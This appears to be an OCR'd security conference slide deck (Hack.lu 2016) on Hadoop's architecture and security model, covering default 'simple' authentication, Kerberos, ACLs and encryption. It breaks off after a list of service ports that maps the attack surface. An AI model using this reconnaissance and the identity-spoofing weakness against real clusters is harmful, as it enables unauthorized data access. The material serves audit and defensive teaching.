WAVESTONE


Hadoop safari : Hunting for vulnerabilities

Hack.lu 2016 – October, 19th

Thomas DEBIZE
thomas.debize@wavestone.com

Mahdi BRAIK
mahdi.braik@wavestone.com

Who are we ? Basically infosec auditors and incident responders



Mehdi "Big" BRAIK

Interests

- Piano, rugby player, cooking
- CTF challenger

Thomas "Data" DEBIZE

Interests

- Guitar, riding, volley-ball
- Git pushing infosec tools
  - https://github.com/maaaaz

/ **01** Hadoop and its security model

/ **02** How to pwn an Hadoop cluster

/ **03** Taking a step back

/ **01** Hadoop and its security model
1. Overview

/ **02** How to pwn an Hadoop cluster


/ **03** Taking a step back

Hadoop and Big Data environments overview

"Hadoop is an **open-source framework** that allows for the **distributed processing** of large data sets across clusters of computers using **simple programming models**"

Distributed processing

Hadoop distributed processing is mostly based on the **MapReduce algorithm**, originally described in 2004 by two Google engineers in order to **sort and index Web pages**


MapReduce: Simplified Data Processing on Large Clusters

Jeffrey Dean and Sanjay Ghemawat


jeff@google.com, sanjay@google.com

Simple programming models

"Users specify a **map function that processes a key/value pair…**

…to generate a set of **intermediate key/value pairs**…

…and a **reduce function** that merges all intermediate values associated with the **same intermediate key**"




Hadoop MapReduce Fundamentals@LynnLangita

Hadoop and Big Data environments overview

"Hadoop is an **open-source framework** that allows for the **distributed processing** of large data sets across clusters of computers using **simple programming models**"


Open-source

Although Hadoop is completely **open-source and free**, Hadoop environments are gathered around **« distributions »,** the 3 current main distributions are the following




A **common point** : the use of the **"Hadoop Core" framework** as a base of **data storage and processing**

What a real Big Data environment looks like



Hadoop Core under the hood



Storage

In the Hadoop paradigm, every data is stored in the form of a **file divided in multiple parts** (by default, 128 MB per part) **replicated in multiple points**


2 types of nodes are present in a cluster:

- **Some DataNodes,** storing **actual file parts** on the **Hadoop Distributed File System** HDFS
- **A single NameNode,** storing a **mapping list of file parts** and their **DataNode location**

Processing

2 components are at the heart of job processing:

- MapReduce being the **job distribution** algorithm on the cluster
- YARN **(Yet Another Resource Negotiator),** being the **task scheduler** on the cluster



HadoopConceptsNote

"Okay cool story but who uses Hadoop anyway ?"

Adobe
- We use Apache Hadoop and Apache HBase in several areas from social services to structured data storage and processing for internal use.
- We currently have about 30 nodes running HDFS, Hadoop and HBase in clusters ranging from 5 to 14 nodes on both production and develo
- We constantly write data to Apache HBase and run MapReduce jobs to process then store it back to Apache HBase or external systems.
- Our production cluster has been running since Oct 2008.

Criteo - Criteo is a global leader in online performance advertising
- **Criteo R&D** uses Hadoop as a consolidated platform for storage, analytics and back-end processing, including Machine Learning algorithms
- We currently have a dedicated cluster of 1117 nodes, 39PB storage, 75TB RAM, 22000 cores running full steam 24/7, and growing by the day
- Each node has 24 HT cores, 96GB RAM, 42TB HDD

Inmobi
- Running Apache Hadoop on around 700 nodes

Last.fm
- 100 nodes

EBay
- 532 nodes cluster (8 * 532 cores, 5.3PB).
- Heavy usage of Java MapReduce, Apache Pig,

Yahoo!
- More than 100,000 CPUs in >40,000 computers running Hadoop
- Our biggest cluster: 4500 nodes (2*4cpu boxes w 4*1TB disk & 16GB RAM)
  - Used to support research for Ad Systems and Web Search
  - Also used to do scaling tests to support development of Apache Hadoop on larger clusters

http://wiki.apache.org/hadoop/PoweredBy

/ **01** Hadoop and its security model
2. Security model

/ **02** How to pwn an Hadoop cluster

/ **03** Taking a step back

Hadoop security model - Authentication

By default, **no authentication mechanism** is enforced on an Hadoop cluster…


…or rather, **the « simple » authentication mode is used**

Without Kerberos enabled, Hadoop only checks to ensure that a user and their group membership is valid in the context of HDFS. However, it makes no effort to verify that the user is who they say they are.

http://www.cloudera.com/content/www/en-us/documentation/enterprise/latest/topics/sg_auth_overview.html

Configuration for conf/core-site.xml

Parameter	Value	Notes
hadoop.security.authentication	*kerberos*	simple : No authentication. (default) kerberos : Enable authentication by Kerberos.



https://hadoop.apache.org/docs/r2.7.2/hadoop-project-dist/hadoop-common/SecureMode.html

« Simple » authentication

==

Identification

==

You can be whatever service or whoever human you want on the cluster

Mitigation: deploy the **sole proper authentication mechanism** provided by Hadoop**, Kerberos**

https://github.com/steveloughran/kerberos_and_hadoop


Hadoop security model - Authorization and Auditing

Every single component of the cluster has its **own authorization model,** hence adding some **serious complexity for defenders**

HDFS

HDFS supports **POSIX permissions (ugo)**, without any notion of executable file or setuid/setgid

Since Hadoop 2.5, HDFS also supports **POSIX ACLs** allowing finer-grained access control with the use of **extended attributes**





```
<!-- To give user ben read & write permission over /user/hdfs/file -->
hdfs dfs -setfacl -m user:ben:rw- /user/hdfs/file

<!-- To remove user alice's ACL entry for /user/hdfs/file -->
hdfs dfs -setfacl -x user:alice /user/hdfs/file

<!-- To give user hadoop read & write access, and group or others read-only access -->
hdfs dfs -setfacl --set user::rw-,user:hadoop:rw-,group::r--,other::r-- /user/hdfs/file
```

https://www.cloudera.com/documentation/enterprise/5-3-x/topics/cdh_sg_hdfs_ext_acls.html


Hive

Hive, the Hadoop **SQL RDBMS**, supports fine-grained ACLs for **SQL verbs**



Some **third-party components** have to be deployed to **centrally manage policies and audit traces**:

- **Apache Ranger**…which is currently only available for Hortonworks clusters
- **Sentry or RecordService** for Cloudera clusters



Hadoop security model – Data protection – In-transit

By default, **no encryption** is applied on data **« in-transit »** (flow) **and « at-rest »** (cold storage)…

…but encryption is **natively available** and can be enabled after **validating one prerequisite: Kerberos**

Communications with the NameNode

An RPC scheme is used on top of a **Simple Authentication & Security Layer (SASL) mechanism** which can use:

- **Generic Security Services** (GSS-API), for **Kerberos** connections
- **DIGEST-MD5,** when using **Delegation Tokens** (e.g. job to NodeManager)

3 levels of **RPC protection**:

- **Authentication only**
- **Integrity**: authentication + integrity
- **Privacy:** full data encryption

Communications with Web apps


Standard **SSL/TLS** is natively offered and has to be enabled

Communications with DataNodes

The **DataTransferProtocol** (DTP) can be encrypted at 2 levels:

- **Key exchange:** 3DES or RC4…
- **Data encryption:** AES 128/192/256 (default 128 bits)

DTP authentication is achieved through **SASL encapsulation**



https://hadoop.apache.org/docs/r2.4.1/hadoop-project-dist/hadoop-common/SecureMode.html

Hadoop security model – Data protection – At-rest

By default, **no encryption** is applied on data **« in-transit »** (flow) **and « at-rest »** (cold storage)…

…but encryption is **natively available** and can be enabled after **validating one prerequisite: Kerberos**

At-rest

From Hadoop 2.6 the **HDFS transparent encryption mechanism** is available:


1. An **"encryption zone"** has to be defined to encrypt data in a **directory**, protected by an **"encryption zone key" (EZ key)**

2. **Each file** to be stored in that directory is encrypted with a **"Data Encryption Key" (DEK)**

3. The DEK is encrypted by the EZ key…forming an **"Encrypted Data Encryption Key" (EDEK)**

A user requests **EDEK at NameNode**, asks a Key Management Server (KMS) to **decrypt** it in order to have the **DEK**, to finally **encrypt** and **upload** it on **the datalake**

The **security boundary** of that cryptosystem relies on **ACLs on the KMS**, to check if a user presenting an EDEK is **allowed to access the encryption zone**



http://blog.cloudera.com/blog/2015/01/new-in-cdh-5-3-transparent-encryption-in-hdfs/

/ **01** Hadoop and its security model

/ **02** How to pwn an Hadoop cluster
1. Mapping the attack surface

/ **03** Taking a step back

How to pwn an Hadoop cluster – Mapping the attack surface

* Ports in parentheses are serving content over SSL/TLS

NameNode

TCP / 8020: HDFS metadata

```
$   hadoop fs -ls /tmp
```

TCP / 8030-3: YARN job submission

HTTP / 50070 (50470): HDFS NameNode WebUI

- $ HDFS WebUI explorer at /explorer.html
- $ Redirecting actual data access to DataNode on port 50075

HTTP / 19888 (19890): MapReduce v2 JobHistory Server WebUI

HTTP / 8088 (8090): YARN ResourceManager WebUI

HTTP / 8042 (8044): YARN NodeManager WebUI

- $ To track jobs

HTTP / 50090: Secondary NameNode WebUI

- $ Fewer stuff than the primary on TCP / 50070

-- old stuff --

TCP / 8021: MapReduce v1 job submission

HTTP / 50030: MapReduce v1 JobTracker

DataNode

TCP / 50010: HDFS data transfer

```
$   hadoop fs -put <localfile> <remotedst>
```

TCP / 50020: HDFS IPC internal metadata

HTTP/ 50075 (50475): HDFS DataNode WebUI

- $ HDFS WebUI explorer at /browseDirectory.jsp

-- old stuff --

HTTP / 50060: MapReduce v1 TaskTracker

Interesting third-party module services

HTTP / 14000: HTTPFS WebHDFS

HTTP / 7180 (7183): Cloudera Manager

HTTP / 8080: Apache Ambari

HTTP / 6080: Apache Ranger


HTTP / 8888: Cloudera HUE

HTTP / 11000: Oozie Web Console

How to pwn an Hadoop cluster – Mapping the attack surface


NameNode

HTTP / 50070 (50470):
HDFS NameNode WebUI



DataNode

